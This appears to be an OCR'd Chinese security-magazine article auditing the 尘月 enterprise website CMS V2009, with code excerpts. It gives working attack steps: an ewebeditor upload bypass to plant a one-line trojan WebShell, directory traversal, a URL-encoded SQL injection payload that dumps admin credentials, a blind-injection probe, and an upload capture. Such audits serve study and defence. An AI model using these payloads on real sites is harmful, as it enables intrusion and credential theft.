


图5

其实搜狐博客的跨站漏洞还有不少，仅仅日志就还有其他的代码可以实现跨站，本文介绍的只是其中的一部分而已。

前置知识: 无
关键词: 脚本、ewebeditor、防注入

尘月网站智能管理系统V2009漏洞分析



文/图 梦幻剑客

最近下载了一套开源的尘月网络企业网站智能管理系统v2009，但作者在说明文档中却又加上了商业版本需要购买，这让人心里有点不爽快，既然都开源了，又何必这样做。既然是商业用途的，想必安全性应该不会很差吧？带着这点好奇心，拉开了我对这套系统的安全检测序幕。

Ewebeditor漏洞击溃安全防线

在本地IIS搭建好测试环境后，浏览网站目录，发现存在ewebeditor目录。打开一看竟然存在管理后台登录，既然程序利用了这款优秀的网页在线编辑器，那注定安全不了。启动登录界面，利用默认账户和密码登录，发现密码和账户已经被修改了，且在该目录下没有发现db文件夹，反而是存在个dbcy文件夹。打开后发现数据库已经被作者修改成了ASPects后缀，这样虽然一定程序上阻碍了入侵者，但在老鸟面前，这样的措施实在太脆弱了。浏览数据库，显示一堆乱码，可能该系统的作者考虑到如果将默认的账户和密码修改了，入侵者即使知道了dbcy这个数据库目录也无法下载数据库。但这样的想法是极端错误的，这样的数据库给入侵者埋下了另外一种得到WebShell的方法。

乍看上去，数据库的确不能通过浏览器下载，但当我们打开迅雷或者FlashGet等一些下载工具的时候，却可以轻松抓取该页面。本地启动迅雷，新建个任务下载即可。不过由于我的数据库文件太小，迅雷提示数据下载失败，当数据库文件够大的话，一定就能下载了。这里我没有继续测试下去，大家可以用FalshGet等其他下载工具尝

试。记得以前的ewebeditor通过验证后会登录到后台欢迎界面"admin_default.asp",可是这套系统的这个页面却和登录页面一模一样,如图1所示。




图1

不过这对我们进入影响不大,因为跳转到"admin_default.asp"页面说明已经通过了Session验证,直接访问"admin_Style.asp"就看到了陌生又熟悉的画面。之后获取WebShell的方法我想不用再介绍了吧?新建个样式,然后在图片类型中加上"asa"或者"aaspsp"都可绕过程序验证上传。不过此程序数据库是ASPects的,又没有加上防下载表,导致可以在后台添加类型的时候,插入一句话木马得到WebShell,如图2和图3所示。




图2




图3

上述两种方法均可得到WebShell。不过由于参数过滤不严,这套系统的ewebeditor还有个列目录漏洞,漏洞代码如下:

```
<%
sDir = Trim(Request("dir"))
If sDir <> "" Then
If CheckValidDir(Server.Mappath(sUploadDir & sDir))
= True Then
sCurrDir = sUploadDir & sDir & "/"
Else
sDir = ""
End If
End If
%>
```

变量sDir只是简单地过滤了两端空格,导致在"admin_uploadfile.asp?id=22&dir=../.."即可跨到上级目录,如图4所示。




图4

不过系统本身的漏洞倒是可以原谅,也许是程序员一时的疏忽,但是人为的安全漏洞就不应该了。在ewebeditor目录下竟然发现有webeditor.asp和uploadsave.asp两个文件是脚本木马。不知道是作者不知情下被别人放上的,还是另有隐情。

绕过防注入程序继续注入

查看本程序最常见的新闻页面"newsview.asp",其部分代码如下:

```
<%
ID=trim(request.querystring("id"))
set Rs=server.createobject("adodb.recordset")
SQL="select * from News where Putout=true and
id="&id
Rs.open SQL,conn,1,3
%>
```

变量id通过Request.Querystring获取值,简单过滤了两端空格。在头部用include包含了"<!--#include file="SiteInfo.asp"-->"文件,该文件中又包含了"<!--#include file="Admin_Cy/CheckSQL.asp"-->"。查看checksql.asp文件,发现所谓的防注入程序并非想象中的强大,这个版本的防注入可以轻松绕过,lake2曾经对这个有过分析。防注入文件部分代码如下:

```
<%
On Error Resume Next
Fy_Url=Request.ServerVariables("QUERY_STRING")
Fy_a=split(Fy_Url,"&")
redim Fy_Cs(ubound(Fy_a))
```

```
    On Error Resume Next
    for Fy_x=0 to ubound(Fy_a)
    Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)
    Next
    For Fy_x=0 to ubound(Fy_Cs)
    If Fy_Cs(Fy_x)<>"" Then
    If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"and")<>0
    %>
```

此处 Request.ServerVariables("QUERY_STRING")只是获取了提交的字符串，并未经过URL编码转换，导致可以通过加密URL绕过此防注入脚本。提交"newsview.asp?%69d=25 and 12=2 union select 1,2,3,4,5,6,7,8,9 from admin"，即可得到一组账户和密码，如图5 所示。




图5

后来在读程序的时候，发现存在admincy管理目录下的Server2.asp文件，由于包含的数据库连接文件中没有防注入文件，导致可以被注入。Server2.asp文件属于管理后台文件，没有做Session验证，我想这个问题大概是程序员疏忽导致的。Server2.asp代码中调用了XML，其代码如下：

```
    <%
    Response.contentType="text/xml"
    Response.expires=0
    /*变量定义*/
    var conn,rs;
    var ResponseXml,NodeId,level,otype
    NodeId=Request.Querystring("id")
    level=Session("level")
    connm = Server.CreateObject("ADODB.Connection")
    connm.Open("Provider=Microsoft.Jet.OLEDB.4.0;Data Source="+Server.mappath("DataCy/##cyweb_cn.asp")+";Persist Security Info=False")
    rs = Server.CreateObject("ADODB.Recordset")
    rs.open("select *,(select count(*) from deeptree where parentid = T.id and level>="+level+") as children from deeptree T where parentid="+NodeId+" and level>="+level,connm,1,3)
    %>
```

明显没有对获取的Nodeid做任何处理就进行了SQL查询，导致存在注入。此处的注入点不能用工具猜解，使用类似"and (select top 1 asc(mid(username,1,1)) from admin) >97"代码手工慢慢猜解即可。

本文件还存在一个重大安全隐患，数据库连接没有防错误处理，导致可以暴库。但实际测试过程中并没有暴出数据库地址，可能是由于XML的特性而没有提示错误信息，仍然返回空白页面。

暴库漏洞

前台conn.asp、后台 conn.asp以及conn_admin.asp等文件都做了防错误处理，但作者在多个页面上却直接连上了数据库，作者这样操作我很不理解，但不争的事实是造成了严重的后果。虽然Server2.asp没能成功暴库，不过还是给我们留下了伏笔。经过认真地查找文件，结果在Data.asp文件中发现了同样的数据库连接文件，同样没有容错处理，从而成功暴库。其代码如下：

```
    <%@language="javascript"%>
    var dbConn = Server.CreateObject("adodb.connection");
    dbConn.Open("Provider=Microsoft.Jet.OLEDB.4.0;Data Source="+Server.Mappath("DataCy/##cyweb_cn.asp"));
    var ResponseHTML="";
    ……省略……
    %>
```

后来在查看数据库的时候，发现此漏洞是鸡肋，数据库利用不了。上面我们已经通过各种漏洞得到了账户和密码登录后台。在验证登录的文件chklogin.asp中有如下代码

```
    <%
    LoginName=trim(request.form("LoginName"))
    Password=MD5(trim(request.form("Password")))
    set rs = server.createobject("adodb.recordset")
    SQL="select * from admin where username='"&LoginName&"'and password='"&Password&"'"
    rs.open SQL,conn,1,1
    %>
```

当时看到这里，还以为可以用万能密码登录，但程序接下来的判断思路很好。

```
    <%
    if not rs.eof then
    username=rs("username")
    password2=rs("password")
    adminClass=rs("adminClass")
    end if
```

```
if LoginName<>username then
session("admin_system")=""
session("adminClass")=""
response.write "<script language=javascript> alert('管理账号不正确，请重新输入。');location.replace('/');</script>"
response.end
end if
if Password<>password2 then
session("admin_system")=""
session("adminClass")=""
response.write "<script language=javascript> alert('管理密码不正确，请重新输入。');location.replace('/');</script>"
response.end
end if
%>
```

取得的账户和密码分别和数据库的值对比，这样的话，万能密码就失效了，这样的判断思路很值得学习。

后台跨目录浏览

在后台管理有个"上传文件管理"upload_file.asp文件，此处的文件对路径没有做过滤，导致可以随意跨目录浏览。存在漏洞的代码如下：

```
<%
Dim objFSO,Uploadpath,FileName
Dim Folder
Dim Num,FileCount
If Request("Path")<>"" Then
UploadPath=Request("Path")
Else
UploadPath="../UploadFile"
End If
Set Folder=objFSO.Getfolder(Server.Mappath(Uploadpath))
If Err.Number<>0 Then
Response.Write "<Tr><Td Colspan=5 Class=Tablebody1>"&Err.Description&"</Td></Tr>"
Response.End
End If
Set Num=Folder.Files
FileCount=num.count
//接下来分页显示
%>
```

上述代码中的UploadPath=Request("path")对路径没有做任何处理，导致出现安全漏洞，如图6 所示，这样的话，在后台就可以把服务器上的文件删掉，漏洞不可小视。




图 6

动感上传漏洞

此漏洞的利用必须进后台才可以，因为都加上了Session验证。原理大家都很清楚了，都是些老掉牙的漏洞了。先在后台上传地方用Winsocket抓包。

```
POST /aspcompany/Admin_Cy/Up2.asp HTTP/1.1
Accept: */*
Referer: http://localhost/aspcompany/Admin_Cy/Up1.asp
Accept-Language: zh-cn
Content-Type:multipart/form-data; boundary=---------------------------7d93a95608f4
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)
Host: localhost
Content-Length: 826
Connection: Keep-Alive
Cache-Control: no-cache
Cookie:style=Small Text; rtime=4; ltime=1231081192234; cnzz_eid=9766951-1228401523-; ASPSESSIONIDCARQCSSB=JAIDGPPAONGOBOAIKJGGBMND
```

之后找到Cookies值，再利用明小子的综合上传功能即可成功上传，如图7 所示。

